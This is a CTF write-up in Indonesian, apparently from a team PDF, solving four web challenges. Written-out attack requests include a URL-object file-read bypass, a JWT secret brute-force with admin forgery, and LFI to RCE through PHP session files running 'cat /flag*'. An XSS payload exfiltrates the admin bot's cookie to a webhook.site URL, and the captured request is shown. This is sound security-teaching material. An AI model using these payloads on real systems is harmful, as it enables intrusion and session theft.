
Boys Who Cry

kosong
nyxmare
Linz


Daftar Isi

WEB

My SImple Website (247 pts)



Diberikan tampilan website sebagai berikut



DIberikan juga attachment berupa source code.
Hal yang perlu diperhatikan ada pada main.js


main.js

```
// made with express js!!!
const express = require("express");
const fs = require("fs");

const app = express();
const PORT = process.env.PORT;

app.use((req, res, next) => {
    if ([req.body, req.headers, req.query].some(
        (item) => item && JSON.stringify(item).includes("flag")
    )) {
        return res.send("try again!");
    }
    next();
});

app.get("/", (req, res) => {
    try {
        res.setHeader("Content-Type", "text/html");
        res.send(fs.readFileSync(req.query.file ||
"index.html").toString());

    }
    catch (err) {
        console.log(err);
        res.status(500).send("Internal server error");
    }
});
app.listen(PORT, () => console.log(`web/mysimplewebsite listening on
port http://localhost:${PORT}`));
```

Dengan sedikit Google-Fu, kami menemukan write up dengan kasus yang mirip.
[CorCTF 2022](https://viblo.asia/p/corctf-2022-writeup-part-1-m68Z0Joj5kG)
Langsung saja kami mencoba dengan payload sama dan berhasil mendapatkan flag

HTTP request

```
GET
/?file[origin]=x&file[href]=x&file[protocol]=file:&file[hostname]=&file[pathna
me]=fla%2567.txt HTTP/1.1
Host: 15.235.143.42:22422
```



Flag: itf{Und3st4nd1ng_Th3_1nternal_1z_g00d_r1ght}


g double you tea (338 pts)

Ditemukan credential yang ada pada komentar html


```
  <div class="form">
    <form class="login-form" action="/login" method="post">
      <!-- dear user, please login with user:user until our website maintenance is done, thankyou. -->
      <input type="text" placeholder="username" name="username"/> <br>
      <input type="password" placeholder="password" name="password"/> <br>
      <button class="login-button" type="submit" name="submit">login</button>
    </form>
  </div>
</body>
</html>
```

Setelah melakukan login kami mendapatkan cookie jwt

Kami mencoba melakukan brute force pada secret key JWT dan mendapatkan nilai ‘secret’



Kami mengubah username menjadi admin dan menggunakan key secret.




Flag berhasil didaptakan


```
<br>
<img id="cat" src="
https://animals.sandiegozoo.org/sites/default/files/2016-10/an
imals_hero_caracal.jpg" alt="itf{weak_key_weak_security}"
width="50%" height="50%">
<br>
<br>
<button type="submit">
  Logout
</button>
```

FLAG : itf{weak_key_weak_security}


nino (460 pts)



Diberikan website dengan tampilan berikut




Setelah melakukan analisa, kami menemukan LFI yang ada pada home.php?page



Membaca sedikit dokumentasi php kami menemukan default session storage ada pada /tmp [session.save_path
Path](https://www.php.net/manual/en/session.configuration.php#ini.session.save-path)


HTTP Request
GET /home.php?page=../../../../../../../../../../tmp/sess_91mnd1jfo1b7pc49563sv5hpm5 HTTP/1.1 Host: 15.235.143.42:26312 Cookie: PHPSESSID=91mnd1jfo1b7pc49563sv5hpm5;

Karena kami mendapatkan session, kami menggunakan teknik yang ada pada disini [lfi php session](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion#lfi-to-rce-via-php-sessions)
Register dengan username sebagai payload.




Kami berhasil mendapatkan flag

HTTP Request
GET /home.php?page=../../../../../../../../../../../tmp/sess_91mnd1jfo1b7pc49563sv5hpm5&nyx=cat%20/flag* HTTP/1.1 Host: 15.235.143.42:26312 Cookie: PHPSESSID=91mnd1jfo1b7pc49563sv5hpm5;




FLAG: itf{PHP_r4444ce_make_me_like_4_racer}

admin's secret (428 pts)



Diberikan website dengan tampilan sebagai berikut.



Diberikan juga attachment berupa source code

app.js

```
const express = require("express");
const cookieParser = require('cookie-parser');
const robot = require("./robot");
const clean = require('xss');

const app = express();
app.use(cookieParser());
app.use(express.urlencoded({ extended: false }));

const PORT = process.env.PORT;

const headers = (req, res, next) => {
   res.setHeader('X-Frame-Options', 'DENY');
   res.setHeader('X-Content-Type-Options', 'nosniff');
   return next();
}
app.use(headers);
app.use(express.static('public'))

const template = (name, count) => `
<html>
```

```
<head>
<link rel = "stylesheet" href = "/css/style.css"/>
<script type="text/javascript" src="/js/cookie.js"></script>
</head>
${name === '' ? '' : `<h1> Hello ${name}! </h1>`}
<div id = "cookie" onclick="cookieClick()">
   <img src="https://media.giphy.com/media/l0u0eiVkW4x0Y/200.gif"
width="200px"/>
</div>

<p>Number of Cookies:</p>

<div id = "numbers">${count}</div>
<div id= "upgradeLevel"></div>

<form action="/report" method=POST style="text-align: center;">
 <label for="url">If you like this website, don't forget to give us
feedback!</label>
 <br>
 <input type="text" id="site" name="url" style-"height:300"><br><br>
 <input type="submit" value="Submit" style="color:black">
</form>
</html>
`;


app.get('/', (req, res) => {
   if (req.cookies.name) {
       let final = {};
       if (typeof (req.cookies.name) === 'object') {
           final = req.cookies.name
       } else {
           final = {
               yourname: clean(req.cookies.name),
               clickamount: clean(req.cookies.count.toString())
           };
       }
       res.send(template(final.yourname, final.clickamount));
   } else {
```

```
        const initial = 'guest';
        res.cookie('name', initial, {
            httpOnly: true
        });
        res.cookie('count', 0, {
            httpOnly: false
        });
        res.redirect('/');
    }
});

app.post('/report', (req, res) => {
    const url = req.body.url;
    robot.visit(url);
    res.send('success!');
});

//not implemented yet in the template
app.get('/changename', (req, res) => {
    res.cookie('name', req.query.newname, {
        httpOnly: true
    });
    res.cookie('count', 0, {
        httpOnly: false
    });
    res.redirect('/');
});



app.listen(PORT, () => console.log((new Date()) + `: Web/adminsecret
server listening on port ${PORT}`));
```

robot.js

```
const puppeteer = require('puppeteer');
const FLAG = process.env.FLAG || "itf{REDACTED}";

async function visit(url) {
```

```
let browser, page;
return new Promise(async (resolve, reject) => {
  try {
    browser = await puppeteer.launch({
      headless: true,
      args: [
        '--no-sandbox',
        '--disable-default-apps',
        '--disable-dev-shm-usage',
        '--disable-extensions',
        '--disable-gpu',
        '--disable-sync',
        '--disable-translate',
        '--hide-scrollbars',
        '--metrics-recording-only',
        '--mute-audio',
        '--no-first-run',
        '--safebrowsing-disable-auto-update'
              ]
          });
      page = await browser.newPage();
      await page.setCookie({
          name: 'secret',
          value: FLAG,
          domain: 'localhost',
          samesite: 'none'
      });
      await page.goto(url, {waitUntil : 'networkidle2' }).catch(e =>
console.log(e));
      console.log(page.cookies());
      await new Promise(resolve => setTimeout(resolve, 500));
      console.log("admin is visiting url:");
      console.log(url);
      await page.close();

      console.log("admin visited url");
      page = null;
  } catch (err){
      console.log(err);
```

```
    } finally {
        if (page) await page.close();
        console.log("page closed");
        if (browser) await browser.close();
        console.log("browser closed");
        //no reject
        resolve();
        console.log("resolved");
    }
 });
};


module.exports = { visit }
```

Dari attachment yang diberikan, hal yang perlu kami lakukan adalah mengambil flag yang ada pada cookies robot.js

app.js#L46-L68

```
app.get('/', (req, res) => {
    if (req.cookies.name) {
        let final = {};
        if (typeof (req.cookies.name) === 'object') {
            final = req.cookies.name
        } else {
            final = {
                yourname: clean(req.cookies.name),
                clickamount: clean(req.cookies.count.toString())
            };
        }
        res.send(template(final.yourname, final.clickamount));
    } else {
        const initial = 'guest';
        res.cookie('name', initial, {
            httpOnly: true
        });
        res.cookie('count', 0, {
            httpOnly: false
```

```
        });
        res.redirect('/');
    }
});
```

Pada endpoint tersebut, kami dapat melakukan bypass terhadap proteksi XSS selama cookies kami bertipe data object.

app.js#L76-L85

```
//not implemented yet in the template
app.get('/changename', (req, res) => {
    res.cookie('name', req.query.newname, {
        httpOnly: true
    });
    res.cookie('count', 0, {
        httpOnly: false
    });
    res.redirect('/');
});
```

Pada endpoint diatas, kami bisa melakukan pembuatan cookies name tanpa adanya cek apakah GET query newname berisikan object atau string.

robot.js#L32-L34

```
await page.goto(url, {waitUntil : 'networkidle2' }).catch(e =>
console.log(e));
console.log(page.cookies());
await new Promise(resolve => setTimeout(resolve, 500));
```

Pada potongan kode diatas, bot akan melakukan kunjungan ke URL yang kami berikan dan akan menutup langsung setelah 500ms.
Langsung saja kami melakukan pembuatan payload.

sleep.php


```
<?php
sleep(1000);
```

Kami menggunakan sleep untuk mencegah bot menutup URL kami.

solver.html

```
<img src="sleep.php">
<script>
let rem = "http://localhost:4444/"

const sleep = ms => new Promise(r => setTimeout(r, ms));

(async()=>{
   window.open(rem +
'changename?newname[yourname]=\x3cscript\x3efetch(`https://webhook.site/
dcc8a496-282a-424c-bc8a-d43e597fa441/${document.cookie}`)\x3c/script\x3e
')
   await sleep(500)
   window.open(rem + '')
})()
</script>
```

Flag berhasil didapatkan.



Request Details Permalink Raw content Export as

GET https://webhook.site/dcc8a496-282a-424c-bc8a-d43e597fa441/secret=itf%7Bjs_pr0t0typ3_and_xss_iz_aw3s0me%7D;%20count=0

Host	15.235.143.42 whois
Date	09/19/2022 8:13:05 PM (a few seconds ago)
Size	0 bytes
ID	64ae8c64-09ad-40a6-82e6-49d98d0212e4

Files

Headers

connection	close
accept-language	en-US
accept-encoding	gzip, deflate, br
referer	http://localhost:4444/
sec-fetch-dest	empty
sec-fetch-mode	cors
sec-fetch-site	cross-site
origin	http://localhost:4444
accept	*/*
sec-ch-ua-platform	
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHT...
sec-ch-ua-mobile	?0
sec-ch-ua	
host	webhook.site
content-length	
content-type	

Query strings

(empty)

